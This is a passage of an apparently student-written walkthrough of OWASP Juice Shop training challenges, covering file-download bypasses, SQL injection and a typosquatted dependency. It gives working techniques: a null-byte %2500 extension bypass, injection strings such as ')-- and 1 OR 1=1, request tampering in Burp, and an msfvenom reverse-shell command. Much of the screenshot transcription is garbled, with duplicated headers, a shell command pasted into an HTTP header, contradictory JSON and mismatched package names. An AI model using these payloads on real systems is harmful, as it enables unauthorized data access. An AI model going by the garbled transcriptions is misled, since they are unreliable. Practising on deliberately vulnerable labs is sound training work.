




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node.js:208:5)
```



Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 33:-

Title: Forgotten Sales Backup (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.



Steps to Reproduce:

To find the sales backup file, the location of the previous challenge seems to be good, thus navigated to the /ftp. Here we can see the coupons_2013.md.bak, lets try to download this. Then the error shown only .md and .pdf file extensions are only allowed, seems like the same error of previous challenge.

Tried with the null byte file extension with the url encoding in the url

As %00 to %2500, then the file extension is changed as coupons_2013.md.bak%2500.md. Now the file is downloaded.

The pop-up came showing the challenge is solved successfully




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 34:-

Title: Christmas special (SQL injection) Description:

SQL injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.

Steps to Reproduce:

From the previous challenge, done a sql injection attack in the search function with the payload ')--. Got the details of the all the products, but the product with **id 10 , Christmas Super-Surprise-Box (2014 Edition)** is not listed in the normal products home page of the juice shop. Let's add it to basket and order it.

Intercepted the request of adding a product to the basket. Then with the repeater in the brupsuite, changed the **product id from 6 to 10** and then forwarded the request.

This added the Christmas Super-Surprise-Box (2014 Edition) to the basket. Then I procceded to check out and place the order.

Pop-up showed up indicating, the challenge has been completed successfully.

kali-linuz-2022-4-virtualbox:~\$./msfvenom -p x86_64/meterpreter/reverse_tcp -f raw -l 127.0.0.1 -o exploit

Burp Suite Community Edition v2022.12.5 - Temporary Project

Request

Method: Raw Headers:

HTTP/1.1 GET /rest/objects/search?query=1 OR 1=1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/plain, */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Host: 192.168.1.10:8000

Cookie: language=en; cookieconsent_status=dismiss; continueCode=tE0QdewRHei4Dz50mH0bNtEA9L5u2DwGvVgDwlv7nKUy

Target-Path: /-/msfvenom -p x86_64/meterpreter/reverse_tcp

Response

Method: Raw Headers:

HTTP/1.1 200 OK

Content-Type: application/json

Content-Length: 1033

Date: Mon, 22 May 2023 13:18:29 GMT

Server: Apache/2.4.41 (Ubuntu)

Vary: Accept

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

Content-Security-Policy: frame-ancestors 'self'

Cache-Control: no-store, no-cache, must-revalidate, max-age=0, proxy-revalidate

Expires: 0

Set-Cookie: language=en; cookieconsent_status=dismiss; continueCode=tE0QdewRHei4Dz50mH0bNtEA9L5u2DwGvVgDwlv7nKUy

Content-Type: application/json

Content-Length: 1033

Date: Mon, 22 May 2023 13:18:29 GMT

Server: Apache/2.4.41 (Ubuntu)

Vary: Accept

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

Content-Security-Policy: frame-ancestors 'self'

Cache-Control: no-store, no-cache, must-revalidate, max-age=0, proxy-revalidate

Expires: 0

Set-Cookie: language=en; cookieconsent_status=dismiss; continueCode=tE0QdewRHei4Dz50mH0bNtEA9L5u2DwGvVgDwlv7nKUy

[{"id": 1, "name": "O-Saft SQL Advanced Forensic Tool (O-Saft)", "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection accuracy across various browsers and various SSL configurations. -> href='https://www.o-saft.org/index.php/O-Saft'", "price": "0.01", "deluxePrice": "0.01", "image": "orange_juice.jpg", "createdAt": "2023-01-22 13:18:29.575 +00:00", "updatedAt": "2023-01-22 13:18:29.575 +00:00", "deletedAt": null}, {"id": 10, "name": "Orangeade Super-Surprise Box (2014 Edition)", "description": "This is a random selection of 10 bottles (each 50ml) of our tastiest juices and an extra fun shirt for a unbeatable price! (Seasonal special offer! Limited availability!)!!", "price": "29.99", "deluxePrice": "29.99", "image": "undefined.jpg", "createdAt": "2023-01-22 13:18:29.575 +00:00", "updatedAt": "2023-01-22 13:18:29.575 +00:00", "deletedAt": "2023-01-22 13:18:29.657 +00:00"}, {"id": 11, "name": "Superior Special Juice", "description": "Our superior collection of the rarest fruits gathered from all around the world, like Cheryneapple Anna cherimoya, Reducitive Pomegranate calamansi, Blue Angel arawana... and others, at an unbelievable price! (Seasonal special offer! Limited availability!)!!", "price": "16.99", "deluxePrice": "16.99", "image": "orange_juice.jpg", "createdAt": "2023-01-22 13:18:29.575 +00:00", "updatedAt": "2023-01-22 13:18:29.575 +00:00", "deletedAt": "2023-01-22 13:18:29.668 +00:00"}, {"id": 12, "name": "Orange Juice Shop Sticker (2015/2016 design)", "description": "Our official sticker with the official 2015/2016 logo. By now this is a rare collectors item... (em Out of stock)", "price": "0.01", "deluxePrice": "0.01", "image": "orange_juice_sticker.jpg", "createdAt": "2023-01-22 13:18:29.575 +00:00", "updatedAt": "2023-01-22 13:18:29.575 +00:00", "deletedAt": null}], Inspector

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

The screenshot shows a browser-based REST API testing interface. The URL is `http://192.168.1.8:3000/api/BasketItems`. The request method is POST, and the body contains the following JSON payload:



```
projectId":14
basketId":1
"quantity":3
```

The response status is 200 OK, and the JSON data returned is:

```
{"status": "success",
"total": 3,
"product": "30",
"category": "Electronics",
"quantity": 3,
"addedAt": "2023-03-22T13:39:20-07:00",
"createdAt": "2023-03-22T13:39:20-07:00"}

The interface includes tabs for Request, Response, Inspector, and Settings. The Response tab shows the raw JSON response with its structure and values highlighted.


```



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.

- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 35:-

Title: Legacy Typosquatting (Vulnerable Components)


Description:

A Vulnerable Components attack is a type of cyber attack that occurs when an attacker takes advantage of known vulnerabilities in third-party software components that are used by an application or system. These vulnerabilities can include software libraries, frameworks, or other components that are integrated into the system, but are not maintained or patched by the organization.

Steps to Reproduce:

Navigated to the /ftp and downloaded the pakage.json.bak with the method null byte file extension as used in the previous challenge. Then gone through the file dependencies for any leads and googled the new things. Got a dependency named epilogue-js, which is used for Typosquatting training purposes. As we want to report this vulnerability to admin, gone to the feedback section and commented epilogue-js and submitted.

Pop-up came showing challenge is completed successfully



Epilogue

THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of typosquatting! Please read <https://github.com/bkminnich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

```

66  "name": "epilogue",
67  "version": "0.0.0",
68  "description": "A simple module for generating epilogues.",
69  "main": "index.js",
70  "scripts": {
71    "test": "echo \"Error: no test specified\" & exit 1"
72  },
73  "repository": {
74    "type": "git",
75    "url": "https://github.com/dchester/epilogue"
76  },
77  "keywords": [
78    "epilogue",
79    "script",
80    "node.js"
81  ],
82  "author": "Derek Chester <dchester@protonmail.com>",
83  "license": "MIT",
84  "bugs": {
85    "url": "https://github.com/dchester/epilogue/issues"
86  },
87  "engines": {
88    "node": ">= 10.0.0"
89  },
90  "dependencies": {
91    "body-parser": "~1.18",
92    "colors": "~1.3",
93    "combinator": "~1.0",
94    "cors": "~2.8",
95    "dotfile": "~2.0",
96    "epilogue-3s": "0.0.7",
97    "express": "~4.18",
98    "express-i18n": "0.1.3",
99    "fs-extra": "4.0",
100   "glob": "~5.8",
101   "grunt": "1.4.0",
102   "grunt-angular-templates": "1.1",
103   "grunt-contrib-clean": "~1.1",
104   "grunt-contrib-compress": "~1.4",
105   "grunt-contrib-concat": "~1.0",
106   "grunt-contrib-uglify": "~3.2",
107   "grunt-newer": "1.7.0",
108   "helmet": "~4.0"
109 }

```


You successfully solved a challenge: Legacy Typosquatting (Inform the shop about a typosquatting trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit))

Customer Feedback

Author: anonymous

Comment: *
epilogue-3s

Rating: 11/160

Impact:

A Vulnerable Components attack is a type of cyber attack that occurs when an attacker takes advantage of known vulnerabilities in third-party software components that are used by an application or system. These vulnerabilities can include software libraries, frameworks, or other components that are integrated into the system, but are not maintained or patched by the organization.

The impact of a successful Vulnerable Components attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user

- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- Remote code execution on the server

Preventing Vulnerable Components attacks requires regularly reviewing and monitoring the use of third-party software components, using a software composition analysis tool, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for vulnerability management can also help prevent these types of attacks.

Vulnerability 35:-


Title: Misplaced Signature File (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.


Steps to Reproduce:

In the same /ftp got a file suspicious _errors.yaml file which may contains some juicy info. Let's download it with the same null byte extension. After downloading the file got the popup showing challenge has been completed successfully. This file only contains method used to detect the errors.



- / ftp

quarantine
couporis_2013.md.bak
incident-support.kdbx
order_97c7-d775bd72d87de05e.pdf
acquisitions.md
eastere.gg
